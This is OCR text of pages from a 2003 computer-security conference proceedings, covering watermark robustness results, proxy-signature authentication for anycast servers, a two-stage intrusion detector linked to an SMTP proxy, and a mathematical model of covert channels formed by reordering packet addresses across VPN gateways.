


Fig. 4. Character-extraction error rate: theoretical calculation (solid line) and simulation results (asterisks)

Blurring was implemented using a 3×3 Gaussian convolution mask. The strength of attack was characterized by the standard deviation σ. Table 4 shows the simulation results. Table 5 gives the character-extraction errors after JPEG compression. As expected, the measured error rates increased with increase of the strength of attacks.

Table 4. Character-extraction error rate after low-pass filtering

Standard deviation of Gaussian mask (σ)	0.7	0.6	0.5	0.4	0.3
Peak signal-to-distortion ratio (dB)	31.7	33.4	36.9	45.0	65.2
Character-extraction error rate (%)	2.88	1.25	0.75	0.25	0.13

Table 5. Character-extraction error rate after JPEG compression

Quality factor (Q)	40	50	60	70	80
Compression ratio	9.82	8.60	7.61	6.45	5.16
Character-extraction error rate (%)	3.62	1.87	1.00	0.63	0.37

6 Conclusion

In this paper, embedding schemes based upon addition of binary sequences and suitable for use in public watermarking frameworks are studied. It has been shown that some previous multi-bit embedding techniques are merely a simple extension of single-bit methods, in which each PN sequence only carries one bit of the watermark. In other words, these multi-bit watermarking schemes still use a one-bit-per-sequence technique. By introducing a set of orthogonal binary sequences, and by mapping more that one bit in the watermark to each of these sequences, an increase in the performance is achieved.

The major difference between the two approaches is that, in the proposed method, the information carrying capacity of each sequence is effectively exploited. Therefore, by using the new method, the robustness and imperceptibility are improved, or a net increase in embedding capacity is achieved without sacrificing the other basic specifications. This has been confirmed in the experiments. The proposed embedding scheme is applicable to various watermarking frameworks, regardless of the type of host media, specific working domain and embedding strategy. Further improvement in performances may be obtained through a combination of different measures, among which incorporation of human perceptual system characteristics is the most important. This, however, can only be done individually for specific digital media and for the specific watermarking technique used.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (No. 60072030) and Key Disciplinary Development Program of Shanghai (2001-44).

References

1. Petitcolas, F.A.P., Anderson, R.J., and Kuhn, M.G.: Information Hiding — A Survey. Proc. IEEE, 87 (1999) 1062 –1078
2. Hartung, F., and Kutter, M.: Multimedia Watermarking Techniques. Proc. IEEE, 87 (1999) 1079–1107
3. Piva, A., Bartolini, F., Cappellini, V., and Barni, M.: Exploiting the Cross-Correlation of RGB-Channels for Robust Watermarking of Color Images. In Proc. IEEE Int. Conf. Image Processing, vol.1, Kobe, Japan (Oct. 1999) 306–310
4. Bassia, P., Pitas, I., Nikolaidis, N.: Robust Audio Watermarking in the Time Domain. IEEE Trans. Multimedia, 3(2) (2001) 232–241
5. Solachidis, V., Nikolaidis, N., and Pitas, I.: Watermarking Polygonal Lines Using Fourier Descriptors. In Proc. IEEE Int. Conf. On Acoustics, Speech, and Signal Processing, Istanbul, Turkey (June 2000) 1955–1958
6. Piva, A., Barni, M., Bartonlini, F., and Cappellini, V.: DCT-Based Watermark Recovering without Resorting to the Uncorrupted Original Image. In Proc. IEEE Int. Conf. Image Processing, Chicago, Illinois, USA (Oct. 1997) 520–523

7. Kim, J.R., and Moon, Y.S.: A Robust Wavelet-Based Digital Watermarking Using Level-Adaptive Thresholding. In Proc. IEEE Int. Conf. Image Processing, vol.2, Kobe, Japan (Oct. 1999) 226–230
8. Inoue, H., et al: An Image Watermarking Method Based on the Wavelet Transform. In Proc. IEEE Int. Conf. Image Processing, vol.1, Kobe, Japan (Oct. 1999) 296–300
9. Barni, M., Bartolini, F., and Piva, A.: Improved Wavelet-Based Watermarking Through Pixel-Wise Masking. IEEE Trans. on Image Processing, 10(5) (2001) 783–791
10. Zhang, X. and Wang, S.: Watermarking Scheme Capable of Resisting Attacks Based on Availability of Inserter. Signal Processing, 82 (2002) 1801–1804
11. Stankovic, S., Djurovic, I., and Pitas, I.: Watermarking in the Space/Spatial-Frequency Domain Using Two-Dimensional Radon-Wigner Distribution. IEEE Trans. on Image Processing, 10 (2001) 650–658
12. Cheng, Q. et al: An additive Approach to Transform-Domain Information Hiding and Optimum Detection Structure. IEEE Trans. Multimedia, 3(3) (2001) 273–283
13. Podilchuk, C.I., and Zeng, W.: Image-Adaptive Watermarking Using Visual Models. IEEE J. on Selected Areas in Communications, 16 (1998) 529–539
14. Swanson, M.D., et al: Multiresolution Scene-Based Video Watermarking Using Perceptual Models. IEEE J. on Selected Areas in Communications, 16 (1998) 540–550
15. Swanson, M.D., Zhu, B., Tewfik, A.H., and Boney, L.: Robust Audio Watermarking Using Perceptual Masking. Signal Processing, 66 (1998) 337–355
16. Hernandez, J., Perez-Gonzalez, F., Rodriguez, J., and Nieto, G.: Performance Analysis of a 2-D-Multipulse Amplitude Modulation Scheme for Data Hiding and Watermarking of Still Image. IEEE J. on Selected Areas in Communications, 16 (1998) 510–528
17. Eggers, J.J., and Girod, B.: Quantization Watermarking. In Proceedings of SPIE Vol.3971: Security and Watermarking of Multimedia Contents, San Jose, Ca., (Jan. 2000)
18. Chen, B. and Wornell, G. W.: "Quantization Index Modulation: A Class of Provably Good Methods for Digital Watermarking and Information Embedding," IEEE Trans. on Information Theory, 47 (2001) 1423–1443
19. Langelaar, G.C., and Lagendijk, R. L.: Optimal Different Energy Watermarking of DCT Encoded Images and Video. IEEE Trans. on Signal Processing, 10(1) (2001) 148–158
20. Barni, M. et al: A New Decoder for the Optimum Recovery of Nonadditive Watermarks. IEEE Trans. on Image Processing, 10(5) (2001) 755–766
21. Liang, T.-S., and Rodriguez, J. J.: Improved Watermark Robustness via Spectrum Equalization. In Proc. IEEE Int. Conf. On Acoustics, Speech, and Signal Processing, Istanbul, Turkey (June 2000) 1951–1954
22. Zhang, X., Zhang, K. and Wang, S.: Multispectral Image Watermarking Based on KLT. In Proceedings of the SPIE, vol. 4551 (2001) 107–114

Authentication of Anycast Communication

Mohamed Al-Ibrahim[1] and Anton Cerny[2]

[1] Center for Advanced Computing, Computing Department
Macquaire University, Sydney , NSW 2109, Australia
ibrahim@ieee.org
[2] Department of Mathematics and Computer Science
Kuwait University, P.O. Box 5969, Safat 13060, Kuwait
cerny@mcs.kuniv.edu.kw

Abstract. Anycast is a communication mode in which the same address is assigned to a group of servers and a request sent for a service is routed to the "best" server. The measure of best could be the number of hops, available bandwidth, load of the server, or any other measure. With this scenario, any host could advertise itself as anycast server in order to launch denial-of-service attack or provide false information. In this paper, we solve this problem by proposing an authentication scheme for anycast communication.

Keywords: Anycast, authentication, proxy signature.

1 Introduction

The Internet is increasingly being viewed as providing services, and not just connectivity. As this view became more prevalent, the important considerations in the provision of such services is reliability and availability of the services to meet the demands of a large number of users; this is often referred to as scalability of the service. There are many approaches for improving the scalability of a service, but the common one is to replicate the servers. Server replication is the key approach for maintaining user-perceived quality of service within a geographically wide-spread network. This is empowered by the underlining network infrastructure known as *anycast communication*. The anycasting communication paradigm is designed to support server replication by allowing applications to easily select and communicate with the best server, according to some performance policy criteria, in a group of content-equivalent servers.

With regard to the above description of anycast communication, the system has the potential for a number of security threats. In general, there are at least two security issues in anycasting, which are mainly related to authentication. First, it is clear that malevolent hosts could volunteer to serve an anycast address and divert anycast datagrams from legitimate servers to themselves. Second, eavesdropping hosts could reply to anycast queries with inaccurate information. Since there is no way to verify membership in an anycast address, there is no way to detect that the eavesdropping host is not serving the anycast address to

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 419–423, 2003.

which the original query was sent. In both scenarios, the security requirement is anycast server authenticity.

In this paper, we consider the problem of authentication in anycast communication, and we propose an authentication solution which is closely related to the concept of *proxy signatures*. In the next section, we review related work in the area of proxy signatures, and then we describe the anycast model. Next, we describe the proposed scheme and discuss the security and complexity of the scheme.

2 Related Work

Delegation of rights is a common practice in the real world. A manager of an institution may delegate to one of his deputies the capability to sign on behalf of the institution while he is on holiday. For electronic transactions, a similar approach is needed to delegate the manager's digital signature to the deputy.

Proxy signature is a signature scheme where an original signer delegates his/her signing capability to a proxy signer, and then the proxy signer creates a signature on behalf of the original signer. When a receiver verifies a proxy signature, he verifies both the signature itself and the original signer's delegation. Mambo, Usuda and Okamoto (MUO) [6] were the first to introduce the concept of proxy signature. They gave various constructions of proxy signature schemes and their security analysis. Interested readers may refer to [6] for details.

Lee *et al.* [5] noticed that MUO does not satisfy the strong undeniability property, i.e. a proxy signer can repudiate the fact that he has created the signature. Based on this weakness, they classified proxy signature schemes into strong and weak ones according to undeniability property. In our solution, described in the next section, we will apply a strong scheme from [9]. It is a variant of the ElGamal-type digital signature (as described in [7]), which was obtained by improving the scheme from [6].

The signature scenario may be described as follows. Let p, q be large primes such that q divides $(p-1)$ and let $g \in \mathbb{Z}_p = GF(p)$. Let $\mathbb{M}$ be the set of messages (not necessary of uniform length) and $H : \mathbb{M} \to \mathbb{Z}_p$ be a hash function.

Initialization (**signer**)
1. Chooses the secret key $x \in \mathbb{Z}_p$
2. Computes the key $y = g^x \pmod p$ and makes it public.
(Thus p, q, g, H and y are public.)

To sign a message M

Signer	**Verifier**
1. Computes $m = H(M)$.	1. Computes $m = H(M)$.
2. Chooses a random k.	2. Computes $l = g^s y^r r \pmod p$.
3. Computes $r = mg^{-k} \pmod p$	3. Accepts (M, s, r) if $m = l$.
4. Computes $s = k - rx \pmod q$.	
5. Sends (M, s, r) to the verifier.	

3 Anycast Scenario and Model

Anycast addressing has become a part of the IPv6 new generation internet protocol ([2]). In anycast communication, a common IP address (*anycast address)* is used to define a group of servers that provide the same service. A client sender desiring to communicate with only one of the servers sends datagrams with the IP anycast address. The datagram is routed using an anycast-enabled router to the best server of the group. The best server is elected based on a criterion such as minimum number of hops, more available bandwidth, least load on the server, and others. Anycasting considerably simplifies the task of finding an appropriate server. Users, instead of manually consulting a list of servers and choosing the best one, can be connected to the best server automatically. The client does not care which of the servers is assigned to him for the communication. In fact, various servers may participate in the different parts of one communication session.

Thus, the model for anycast communication consists of a group of **anycast servers** $A_1, A_2, \ldots, A_n$, and a **client** C. We assume that the communication from the servers to the client is based on the authentication of the servers by a suitable signature scheme. We introduce an authentication scheme based on an additional agent called a **group coordinator** G. The group coordinator is the main player in the setting and is used to prevent malicious hosts from pretending that they are the anycast group members. The group coordinator is considered to have the signature rights for the whole anycast group. She delegates her rights to all servers in the group.

The communication in the model consists of two phases:

1. *Initialization.* The communication of each server with the group coordinator. A signature delegation algorithm is used in this communication. Each server starts playing the role of the coordinator's proxy.
2. *The actual serving.* The anycast server uses the delegated signature, together with the proof of his delegation.

It is worth mentioning that the concept of anycasting is in a way related to multicasting. While multicasting involves building and maintaining a distribution tree from a single server to multiple clients, anycasting involves the concept of redirecting the client to multiple content servers.

4 The Scheme

In our anycast scheme, the group coordinator G will play the role of the signer, which delegates his signature rights to all the members of the anycast group. His public key y will be the public key of the whole group of anycast servers. For this delegation, we propose using the nonrepudiable proxy signature scheme from [9] based on the scheme from [6].

Assume a group of **anycast servers** $A_1, A_2, \ldots, A_n$, a **client** C, and a **group coordinator** G. Let p, q be large primes such that q divides $(p-1)$ and let $g \in \mathbb{Z}_p = GF(p)$. Let $\mathbb{M}$ be the set of messages (not necessary of uniform length) and $H : \mathbb{M} \to \mathbb{Z}_p$ be a hash function. At the initialization stage, the scheme

setup the protocol off-line, interactive and in secure-way then the actual serving works on-line.

Initialization

Coordinator

1. Chooses the secret key $x \in \mathbb{Z}_p$ and computes the public key $y = g^x \pmod p$. The key y is the identifier of the group.
2. chooses, for each $1 \leq i \leq n$, a random value $z_i \in Z_q$, computes $u_i = g^{z_i} \pmod p$ and sends $u_i$to the i-th server.
4. Computes $v_i = t_i x + z_i \pmod q$ and sends this value to the i-th server.

Server A_i

3. Repeatedly selects a random value $\alpha_i \in Z_q$ until the value $t_i = g^{\alpha_i} u_i \pmod p$ belongs to Z_q^*, then he sends t_i to the coordinator.
5. Computes $x_i = v_i + \alpha_i \pmod q$ and checks the equality $g^{x_i} = y^{t_i} t_i \pmod p$. If the equality holds, he accepts x_i as its secret key.

Actual serving

Signing a message M

Server A_i

1. Computes $m = H(M)$.
2. Chooses a random k.
3. Computes $r = mg^{-k} \pmod p$.
4. Computes $s = k - rx_i \pmod q$.
5. Sends (M, s, r, t_i) to the client.

Verification of (M, s, r, t_i)

Client

1. Fetches the key y from the registry.
2. Computes $h = H(M)$.
3. Computes $l = g^s (y^{t_i} t_i)^r r \pmod p$.
4. Accepts the signature if $h = l$.

5 Security and Computational Analysis

Since our anycast scheme is an applicatiom of a signature delegation scheme, it basically inherits the security properties of the original signature scheme ([7]) and of the signature delegation scheme ([9],[6]):

- *Identifiability.* The group coordinator can determine the identity of an anycast server A_i from the value t_i being a part of the server's signature.
- *Nonrepudiability.* The server A_i cannot deny that either he (or someone to whom he revealed his secret) is the author of the signature, since the value s is based on the value x_i known only to A_i. Everyone (in particular, the client) can verify his authorship using his public key. The cooperation of the coordinator is necessary to identify the signature author, based on the value t_i. To create a valid signature s which is verifiable using the value t_i, knowledge of x_i is necessary.
- *Anycast server's deviation.* Only the group coordinator can authorize a new anycast server. An existing anycast server cannot do the same, since knowledge of the secret key x is necessary to create a secret key for a new server. Finding a suitable value of t_i to be used in the above verification algorithm is as difficult as finding the value of x, and basically requires solving the discrete logarithm problem.

The difficulty of forging server's signatures (even by the group coordinator or another server) follows from the properties of the underlying signature scheme, and it can be reduced to the difficulty of solving the discrete logarithm problem (see [6] and [9] for a more detailed discussion). An attack with the aim of revealing the secret key x by contacting multiple (or all) servers of the anycast group does not give a greater chance to succeed than getting multiple signatures from a single proxy in the underlying signature delegation scheme and, consequently, than the same attack on the original signature scheme. This follows from the fact that distinct random values are used to generate the secret keys x_i for distinct anycast servers. For the same reason, an effort by one or more anycast servers to find x using their secret keys x_i does not have a greater chance than a similar attack by a single proxy in the original signature delegation scheme.

Considering the computational complexity, the initialization phase requires, besides several multiplications, at least five exponentiation $\bmod p$ to create a secret key for one server. However, this is done just once, and thus this part of the computational complexity need not be of great concern. Signing of a message by a server requires one exponentiation and verification by the client three exponentiations. However, in the frequent case where a single server sends several messages to the same client, the value $y^{t_i} t_i$ can be kept in the client's memory and need not be computed repeatedly.

References

1. Bhattaachrjee, S., Ammar, M., Zegura, E., and Fei, Z.: Application-layer anycasting. In proceedings of the IEEE *INFOCOM '97* (1997)
2. Hinden, R.M.: IP next generation overview. Internet draft, http://playground.sun.com/pub/ipng/html/INET-IPng-paper.html
3. K. Hwang, S. J. and Shi, Chi-Hwai: A Simple multiproxy signature scheme. In proceedings of the tenth national conference on Information Security, Taiwan (2000) 134–138
4. Kim, S., Park, S., and Won, D.: Proxy signatures, Revisted. In *ICICS'97,* Springer-Verlag, LNCS, vol. 1334 (1997) 223–232
5. Lee, B., Kim, H., and Kim, K.: Strong proxy signature and its applications. In the *Symposium on Cryptography and Information Security, SCIS'01*, Japan (2001)
6. Mambo, M., Usuda, K., Okamoto, E.: Proxy signatures for delegating signing operation. IEICE Trans. Fundamentals, vol. E79-A, no. 9 (1996) 1338–1354
7. Schnorr, C.: Efficient Signature Generation by Smart Cards. *Journal of Cryptology*, vol. 4, no. 3 (1991) 161–174
8. Yi, L. Bai, G. and Xia G.: "Proxy multi-signature scheme: A new type of proxy signature scheme," Electronic letters, vol. 36, no. 6 (2000) 527–528
9. Zhang, K.: Threshold proxy signature scheme. In proceedings of the first international informational security workshop, *ISW'97,* Springer-Verlag, LNCS, vol. 1396 (1997)

Two-Stage Orthogonal Network Incident Detection for the Adaptive Coordination with SMTP Proxy

Ruo Ando and Yoshiyasu Takefuji

Graduate School of Media and Governance, Keio University
5322 Endo Fujisawa, Kanagawa, 2520816 Japan
{ruo,takefuji}@sfc.keio.ac.jp

Abstract. In this paper we present an adaptive detection and coordination system which consists of anomaly and misuse detector combined by lightweight neural networks to synchronize with specific data control of proxy server.The proposed method is able to correct false positive of anomaly detector for the unusual changes in the segment monitored by the subsequent misuse detector. The orthogonal outputs of these two detectors can be applied for the switching condition between the parameter settings and the protective data modification of proxy. In the unseen attacks our model detects, the forwarding delay time set in the proxy server according to the detection intervals enable us to protect the system faster and prevent effectively the malicious code from spreading.

1 Introduction

1.1 Repressing the Unseen Incidents

Almost current in-service IDS (intrusion detection system) is using signature-based detection methods that collate patterns in packet data, and comparing the patterns to dataset of signatures afforded manually by experts. Signature, ruleset and profile of the system need to be maintained and monitored carefully in order to find unlabeled attacks while keeping low false positive rate, Besides, to take some countermesures against attacks properly, administrators is required to work out the responses according to alerts promptly. The thrust of this paper is to present the adaptive coordination of proxy using automated updating profiles and application data control.

1.2 Tradeoffs between Clustering and Classification

There are two major data mining techniques applied for intrusion detection, clustering or classification. Clustering is the automated, unsupervised process that allows one to group together data into similar characteristics. Classification is the method to learn to assign data to predefined classes. These two methods are applied for two detection styles, AID (anomaly intrusion detection) and

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 424–427, 2003.

MID (misuse intrusion detection). Anomaly detection uses clustering algorithms because the behavior to find is unlabeled, with no external information sources. Misuse detection uses classification algorithm because the activity to analyze requires that detector know how classes are defined.

There are some tradeoffs about the accuracy and range of detection between clustering and classification. Classification methods deal with predefined data, so it is able to detect weaker signal and figure out accurate recognition. But in some cases, it may be biased by incorrect data to train and it is not able to detect new type of attacks in the sense that the attack does not belong to any category defined before. On the other hand, clustering is not distorted by previous knowledge, but therefore needs stronger signal to discovery. At the same time it can deal with unlabeled attacks because the training doesn't specify what the detection system is trying to find while clustering go too far to perceive the activity that is not caused by security incident.

2 Two-Stage Incident Detection

Generally, classification is applied for misuse detection which deal with labeled data to train. In this paper we apply classification method for both normal and attack case. As we mentioned before, classification rely on predefined data, so it is able to process weaker signal and figure out accurate recognition not to alert. The main purpose of classification of our model is not rather to detect misuse than to drop the unusual change into normal classes in order to prevent IDS from calling the false positive alert.




Fig. 1. In classification process, misuse dataset is added to profile dataset in order to generate double-layer signature matrix.

3 References

Anomaly detection to model normal behavior is implemented in the statistical techniques [1][2]. Misuse detection to discover exploitation that is recognized by a specific pattern or sequence of the events data observed is also performed in the expert systems[3]. In [4][5], discussion is mainly based on how to classify the predefined data.

4 Experimental Result and Adaptive Proxy Operation

4.1 Experimental Result

Experiments in the case where the false positive is frequently caused show that the proposed method is functional with a recognition rate of attack less than 10%, while finding the unusual status. And also the result obtained from the experiments turned out that our system can update profiles when anomaly detector calls an alert and supress the alert of it next time when the same kind of events occur.

4.2 Adaptive Proxy Operation

In proposed method, application gateway generates delay time to synchronize with IDS. The amount of time between receiving request and sending data in proxy server should be set same as the unit interval of intrusion detection.




Fig. 2. Adaptive coordination. Forwarding delay time in application gateway is synchronized to detection intervals.

Consequently we can take more specific inspection or control of forwarding data according to the output of IDS. And also it is possible to execute adaptive

operation by the parameter settings of SMTP transactions according to the current status of network.

5 Conclusion

In this paper, we have proposed an intrusion detection system with two-stage orthogonal method to address the conventional tradeoffs between clustering for AID and classification for MID. The advantages pointed out in our discussion are as follows:

- Adjustment function of classification using double-layer signature matrix offers the ability to keep the rate of AID false positive reasonably low while detecting numerous unlabeled attacks.
- The reduction of false positive of AID enables the output of detectors to be applied for switching condition between parameter reconfiguring and protective data modification of proxy.
- In the unseen attacks our model detects, the forwarding delay time set in the proxy server synchronized to the detection intervals makes it possible to recover the system faster and prevent effectively the malicious code from spreading.

It is expected that the adaptive coordination and automated updating profiles is useful to reduce the burden of current security administration.

References

1. Martina Thottan, Chuanyi Ji.: Proactive Anomaly Detection Using Distributed Intelligent Agents. IEEE Network Special Issue on Network Management, vol. 12(1998) 21–27
2. Ghosh, Anup, K. Wanken, James and Charron, Frank.: Detecting Anomalous and Unknown Intrusions Against Programs. Proceedings of the 14th IEEE Annual Computer Security Applications Conference (1998) 259–267
3. Ulf Lindqvist and Erland Jonsson.: How to Systematically Classify Computer Security Intrusions. Proceedings of the 1997 IEEE Symposium on Security & Privacy (1997) 154–163
4. James Cannady.: Artificial Neural Networks for Misuse Detection. Proceedings of the 1998 National Information Systems Security Conference (NISSC'98)
5. Shieh, S.W., Virgil D. Gligor.: A Pattern-Oriented Intrusion-Detection Model and Its Applications. IEEE Symposium on Security and Privacy (1991) 327–342
   Baldonado, M., Chang, C.-C.K., Gravano, L., Paepcke, A.: The Stanford Digital Library Metadata Architecture. Int. J. Digit. Libr. **1** (1997) 108–121
6. Pao, Y.H., and Takefuji, Y.: Functional-link net computing: theory, system architecture and functionalities. IEEE Computer (1992) 76–79

Construction of the Covert Channels

Alexander Grusho and Elena Timonina

Russian State University for Humanity, Kirovogradskya, 25, Moscow, Russia
aaotee@mail.infotel.ru

Abstract. The purpose of this work is the demonstration of an adversary intrusion into protected computing system, when the covert channels are poorly taken into account. We consider an opportunity of overcoming the protection mechanisms placed between a protected segment of a local area network and a global network (for example, Internet). We discuss the ability for a warden to reveal the covert channels. The work is supported with the grant RFBR # 01-01-00895.

1 Introduction

This work is the demonstration of an adversary intrusion into protected computing system, when the covert channels are poorly taken into account [2, 4]. We construct an attack with overcoming of the protection mechanisms placed between a protected segment of a local area network and a global network (for example, Internet).

The problem of usage of the packets parameters for construction covert channels was discussed in many works. All such channels can be destroyed. The usage of addresses for subliminal transmission was mentioned in [3]. But in [3] was discussed only the capacity of the subliminal channels. This is the paper where problems of overcoming of security mechanisms constructed against covert channels are discussed.

The rest of the paper is organized as follows. In Section 2 we introduce a communication model and the languages for construction of covert channels. Section 3 presents the properties of the constructed covert channels.

2 Models and Constructions of Covert Channel

Let us consider m+1 segments of local computer networks S_0, S_1 …,S_m. These segments consist of workstations (hosts) with the local addresses in each of them and there are gateways connecting local area networks with a global network (for example, Internet). Let s_0, s_1, …, s_m be addresses of gateways of networks S_0, S_1,…,S_m, which represent these segments in a global network. For dialogue between hosts in different segments, there is a virtual private network (VPN). If the packet from a workstation with the address x in a segment S_i should be transferred to a

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 428–431, 2003.

workstation with the address y in a segment S_j then it is transferred in the following way: 1) at first the packet is transmitted to the host PC(i,1) from the host with the address x in the segment S_i; 2) further the packet is transferred to the protection device PD(i), in which the whole packet is enciphered and encapsulated in another packet (packets) with the sender address s_i and the destination address s_j, after that we consider that the packets have an identical length and that other packet format parameters, but addresses cannot be used for construction of any covert channel; 3) the new packet from PD(i) is transferred to the host PC(i,2) of a global network, which sends it through a global network to the similar host PC(j,2); 4) further the packet is transferred to the protection device PD(j), where it is restored as the initial packet which the source address x and the destination address y and is sent to PC(j,1); 5) PC(j,1) sends the packet to the host with destination address y in the segment S_j.

There are hardware/software adversary agents in a global network and in each segment S_0, S_1,...,S_m. Each adversary agent in a segment needs the instructions from the adversary in the global network. Let's consider, that the adversary in the global network completely supervises computers PC(j,2), $j = 0, 1, \ldots, m$. The adversary hardware/software agents inside segments S_0, S_1,...,S_m supervise computers PC(j,1), $j = 0, 1, \ldots, m$. The protection devices are made correctly, so that no adversary can supervise them. Thus, the communication of the hardware/software agent in any of the segments with the adversary in the global network depends on the possibility of construction of the communication channel from PC(j,2) to PC(j,1). All hosts in any segment do not know the addresses s_0, s_1, ..., s_m. Also any of the hosts in a global network (in particular, all hosts PC(j,2), $j = 0, 1, \ldots, m$) does not know internal addresses in segments. The encryption occur in the protection device, the adversary cannot construct the channel of interaction with the hardware/software agent in a segment using cipher text or service attributes of packets. Thus, we assume, that unique dependent parameters, known for PC(j,2) and PC(j,1) in an entrance flow of packets, are the source addresses, and in a target flow – destination addresses. This dependence is expressed as function $s = f(x)$, which maps the set of internal addresses of each segment on the external address s of the appropriate gateway. The total number of possible addresses in $S = S_1 \cup \ldots \cup S_m$ is equal M.

Let us construct examples of languages for communication from the adversary hardware/software agent in PC(0,2) to the adversary hardware/software agent in PC(0,1) and back on the basis of dependence $s = f(x)$.

We should invent a signal, which can be recognized by tracing system of the agent in PC(0,1) and make active the agent in PC(0,1).

The simplest way consists of the following. Let $S = \{s_1,\ldots,s_m\}$ be divided into two parts $S(1)$ and $S(2)$ in such a way that intensity of packet flow from the sources $S(1)$ approximately equals to intensity of such flows from the sources $S(2)$. Let PC(0,2) send packets to PD(0) in turn from $S(1)$ and $S(2)$. The tracing system of the agent in PC(0,1) calculates distances between packets coming from one address irrespective of the addressee of packets. If the packets in PD(0) are sent by the mentioned above rule, all calculated distances are even (except for mistakes connected with in-

sert or loss of packets). If we assume, that there are a few mistakes, the excess of the number of even distances over the given threshold can be considered, as the signal to the agent to become active and to begin the following stage of reception of the instructions from the adversary in a global network.

The procedure of the transition of a natural parameter k or to allocate k of the given sets of addresses $\{f^{-1}(s_1),\ldots,f^{-1}(s_k)\}$ does not differ from the procedure of activation of an agent.

Determination of these parameters allows for construction of some languages for transmission of covert information from PC(0,2) to PC(0,1).

Let k =2. In the first language PC(0,2) uses code for 1 with a pair of packets with source addresses s_1 and s_2 so, that s_1 is on an odd place (concerning the fixed beginning of a flow), and s_2 - on an even place. Code for 0 demands to place a packet with s_1 on an even place, and a packet with s_2 on an odd place. In intervals between the packets with source addresses s_1 and s_2 it is possible to insert any sequences of other packets, which are not breaking the specified rules.

Let k =3 and a monotonously growing sequence of addresses s_1, s_2, s_3 means 1. A monotonously decreasing sequence of addresses s_3, s_2, s_1 means 0. The loss or insert of one of these addresses in a combination of 0 or 1 follows revealing of a mistake. Thus packets with other addresses can be arbitrary placed between the packets with addresses of a code.

To transfer the information by the ordered vectors of addresses of length k (k is known) it is necessary to carry out training. We consider, that the set S is linearly ordered for example, $s_1 < s_2 < \ldots < s_m$. The procedure of training is necessary to restore at PC(0,1) the order ≤ on set f^{-1} (S). Thus we consider, that if x and y belong f^{-1} (s), then $x = y$. The procedure of training consists of the following. Having received k from packets with source addresses $s_{i_1}, s_{i_2}, \ldots, s_{i_k}$, PC(0,2) orders them according to the relation ≤ (less or equally) and sends the given packets to the protection device for the subsequent transfer to PC(0,1).

The opportunity of feedback from PC(0,1) to PC(0,2) is the essential acceleration of the training procedure of the agents at PC(0,1). Such acceleration uses a leaving flow of packets, in which the destination addresses repeat a sequence transferred from PC(0,2) to PC(0,1).

3 Some Properties of the Covert Channels

Let's consider the problem of revealing the existence of the covert channel by the warden. Let the warden U_i be in PD(i) and calculate frequency of pairs of addresses in a flow of packets with the purpose of revealing the covert channel between PC(i,2) and PC(i,1), $i = 1,\ldots,m$. Activation of the agent can be revealed by supervision of pairs of addresses. When the described method of activation is used any pair of addresses (s, s) cannot appear.

Let N be the number of packets, required for activation of the agents by the described method. Now and further for simplicity we shall consider, that $S_1 = \ldots = S_m = n$ and the occurrence of addresses are independent from each other and appear with probability $1/M$. Then using [1] we have the following theorem.

Theorem 1. *Let* $n \to \infty$, $m \to \infty$ *so that* $m = O(n^{\delta})$, *where* $0 < \delta < 1/2$, *and the possible number of losses or inserts of packets is estimated O(1). Then the probability of reception of the signal for the agent activation by the agent in PC(0,1) tends to 1 when* $N/\sqrt{m \cdot n} \to \infty$.

The time for revealing the covert channel is determined by the following theorem (also received with help of the results in [1]).

Theorem 2. *If* $m \to \infty$ *so that* $N/(m^2 \ln m) \to \infty$, *then statistics of pairs neighboring addresses with probability, tending to 1, will reveal activation of the agent in PC(0,1) for the warden* U_0.

If $1/3 < \delta < 1/2$, the activation can take place with probability, tending to 1, faster, than the U_0 will find out that the covert channel exists.

4 Conclusions

The reordering of the sequence of packets can be used to construct covert channels. Sometime the warden can easily reveal the covert channel at the first stage of communication. We discussed little part of the properties of covert channels, which can overcome the security mechanisms. A lot of mathematical problems here are still unsolved. But the interesting thing is that the construction of effective security methods against such covert channels is a very difficult problem.

References

